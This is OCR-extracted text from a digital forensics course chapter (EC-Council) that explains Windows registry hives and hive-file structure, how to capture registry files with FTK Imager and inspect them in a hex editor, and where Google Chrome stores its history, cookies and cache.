


Windows Registry Analysis

The Windows registry is a hierarchical database that contains low-level settings for the Microsoft Windows OS and for applications that use the registry. Investigating the data present in the registry help forensic investigators obtain information on software installed and hardware driver's configuration settings, track suspicious user activity, determine connected devices information, etc. This information help investigators build timeline analysis of the incident during forensic investigation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Windows Registry

Windows registry serves as a database of all activities that a user performs on a Windows system and, hence, serves as a valuable source of evidence in a forensic investigation. In the registry, data is stored in folders in tree-like structures, which are referred to as hives.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The main registry hives are:

- HKEY_CLASSES_ROOT
- HKEY_CURRENT_USER
- HKEY_CURRENT_CONFIG
- HKEY_LOCAL_MACHINE
- HKEY_USERS

With respect to data persistence, Windows Registry hives are divided into two types:

- **Non-volatile:** HKEY_LOCAL_MACHINE, HKEY_USERS
- **Volatile:** HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_CURRENT_CONFIG

The volatile hives are captured during live analysis of the system, while non-volatile hives are stored on the hard drive. Hives perform a key role in the functioning of the system.

The main registry hives are listed below:

1. **HKEY_USERS**

   HKEY_USERS, abbreviated as HKU, contains information about all the currently active user profiles on the computer. Each registry key under HKEY_USERS hive relates to a user on the computer, which is named after the user security identifier (SID). The registry keys and registry values under each SID control the user specific mapped drives, installed printers, environmental variables, and so on.

2. **HKEY_CLASSES_ROOT**

   HKEY_CLASSES_ROOT, abbreviated as HKCR, is a subkey of HKEY_LOCAL_MACHINE\Software. It contains file extension association information and programmatic identifier (ProgID), Class ID (CLSID), and Interface ID (IID) data. This hive stores the necessary information that makes sure that the correct program opens when the user opens a file through Windows Explorer. The class registration and file name extension information stored under HKEY_CLASSES_ROOT is found under both – HKEY_LOCAL_MACHINE as well as HKEY_CURRENT_USER.

3. **HKEY_CURRENT_CONFIG**

   HKEY_CURRENT_CONFIG, abbreviated as HKCC, stores information about the current hardware profile of the system. The information stored under this hive explains the differences between the current hardware configuration and the standard configuration.

   The HKEY_CURRENT_CONFIG is simply a pointer to the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\CurrentControlSet\Hardware Profiles\Current registry key, which contains information about the standard hardware configuration that is stored under the Software and System keys.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


4. HKEY_LOCAL_MACHINE

HKEY_LOCAL_MACHINE, abbreviated as HKLM, contains most of the configuration information for installed software (which includes Windows OS as well) and information about the physical state of the computer (which includes bus type, installed cards, memory type, startup control parameters, and device drives).

5. HKEY_CURRENT_USER

HKEY_CURRENT_USER, abbreviated as HKCU, contains the configuration information related to the user currently logged-on. This hive controls the user-level settings associated with user profile such as desktop wallpaper, screen colors, display settings, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Registry Structure within a Hive File

It is essential for a forensic investigator to have a good understanding of the basic components of the registry. This will help them to obtain extra information through keyword searches of other locations and sources that include the page file, physical memory, or even unallocated spaces. By gaining more information about the registry structure, the forensic investigator can have a better understanding of what is possible and how to proceed further. The registry component cells have a specific structure and hold specific types of information. The different types of cells are listed below:

1. **Key cell:** It contains Registry key information and includes offsets to other cells as well as the LastWrite time for the key.
2. **Value cell:** It holds a value and its data
3. **Subkey list cell:** It is made up of a series of indexes pointing to key cells, these all are sub keys to the parent key cell
4. **Value list cell:** It is made up of a series of indexes pointing to value cells, these all are values of a common key cell
5. **Security descriptor cell:** It contains security descriptor information for a key cell

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Registry: Forensic Analysis

- Forensic analysis of Windows registry helps the investigator to **extract forensic artifacts** such as user accounts, recently accessed files, USB activity, last run programs, and installed applications
- The forensic investigator should analyze the Windows registry in two methods:

Static Analysis

- The investigator examines the registry files stored on the captured evidence file. These files are located in the **C:\Windows\System32\config** folder.


Live Analysis

- The investigator can use **built-in registry editor** to examine registry and also use tools like FTK Imager to capture registry files from live system for analysis


Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Registry: Forensic Analysis (Cont'd)

- To capture Windows registry files on Live system using FTK Imager:
  - Open FTK Imager and browse **File > Obtain Protected Files**
  - Select, **Password recovery and all registry files** (as shown in screenshot) and provide destination directory to extract the files



Sub Keys of HKEY_LOCAL_MACHINE Exported




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Registry: Forensic Analysis (Cont'd)

- The extracted subkeys of **HKEY_LOCAL_MACHINE** contains following information:
  - **SAM (Security Account Manager):** It is a local security database and subkeys in the SAM contains settings of user data and work groups
  - **Security**: It includes local security database in SAM
  - **Software**: It contains information about the software applications and their configuration settings on the system
  - **System**: It contains configuration settings of the hardware drivers and services
  - **Default**: It includes default user settings but **NTUSER.dat** file pertaining to the currently logged-on user overrides the default user settings

Forensic analysis of 'Software' subkey using Hex Editor



Note: The forensic investigator can examine these registry files using tools such as **Hex Workshop** to extract useful information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Registry: Forensic Analysis

Forensic analysis of Windows registry helps the investigator to extract forensic artifacts such as user accounts, recently accessed files, USB activity, last run programs, and installed applications.

Investigators can examine Windows registry in the following two methods:

- **Static Analysis:** In this method, investigators should examine the registry files contained in the captured evidence file.

  These files are located in the C:\Windows\System32\config folder.

- **Live Analysis:** In this method, investigators use the built-in registry editor to examine the registry and tools such as FTK Imager to capture registry files from live system for forensic analysis.

To Capture Windows registry files on Live system using FTK Imager:

- Open FTK Imager and browse File>Obtain Protected Files
- Select Password recovery and all registry files (as shown in below screenshot) and provide destination directory to extract the files

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.31: Capturing Registry files using FTK Imager

- The files shown in the below figure are the sub keys of HKEY_LOCAL_MACHINE that have been exported using FTK Imager from a live suspect machine




Figure 6.32: Sub Keys of HKEY_LOCAL_MACHINE exported using FTK Imager

The extracted subkeys of HKEY_LOCAL_MACHINE contains following information:

- **SAM (Security Account Manager):** This subkey stores information on users, administrator accounts, guest accounts, cryptographic hashes of every user password, etc.
- **Security:** This subkey stores information on the current user security policy

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Software:** This subkey holds information on the software applications installed and their configuration settings on the system
- **System:** This subkey stores information on the configuration settings of hardware drivers and services
- **Default:** This subkey stores information on default user settings. However, the NTUSER.dat file pertaining to the currently logged-on user overrides the default user settings.

Note: Forensic investigators can also use tools such as Hex Workshop to retrieve artifacts related to cyber-crimes from the captured registry files.

- **Hex Workshop**

  Source: *http://www.hexworkshop.com*

  The Hex Workshop Hex Editor is a set of hexadecimal development tools for Microsoft Windows. It integrates advanced binary editing and data interpretation and visualization with the ease and flexibility of a modern word processor.

  With the Hex Workshop, one can edit, cut, copy, paste, insert, fill and delete binary data. One can also work with data in its native structure and data types using the application's integrated structure viewer and smart bookmarks.





Figure 6.33: Forensic analysis of Software subkey using Hex Editor

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examine Cache, Cookie, and History Recorded in Web Browsers

Web browsers store a detailed account of all user activities performed on them in caches, cookies, and browser history. By analyzing this data, forensic investigators can determine the online activities that were performed on the system, such as websites visited, files downloaded, last accessed website, the last accessed time for a particular website, number of times a user has visited a website, etc. Such data can be of great evidentiary value in a forensic investigation.

This section discusses how to examine and analyze the information recorded in caches, cookies, and browser history of different web browsers.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cache, Cookie, and History Analysis

Examining web browsers such as Microsoft Edge, Google Chrome, Mozilla Firefox, etc., provide crucial evidentiary data such as web history, cookie and cache information pertaining to the user's browsing activity.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cache, Cookie, and History Analysis: Google Chrome

Google Chrome records information about browsing history on the system at the following locations:

- **History, downloads, and cookies location**

  `C:\Users\{username}\AppData\Local\Google\Chrome\User Data\Default`

- **Cache location**

  `C:\Users\{username}\AppData\Local\Google\Chrome\User Data\Default\Cache`

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


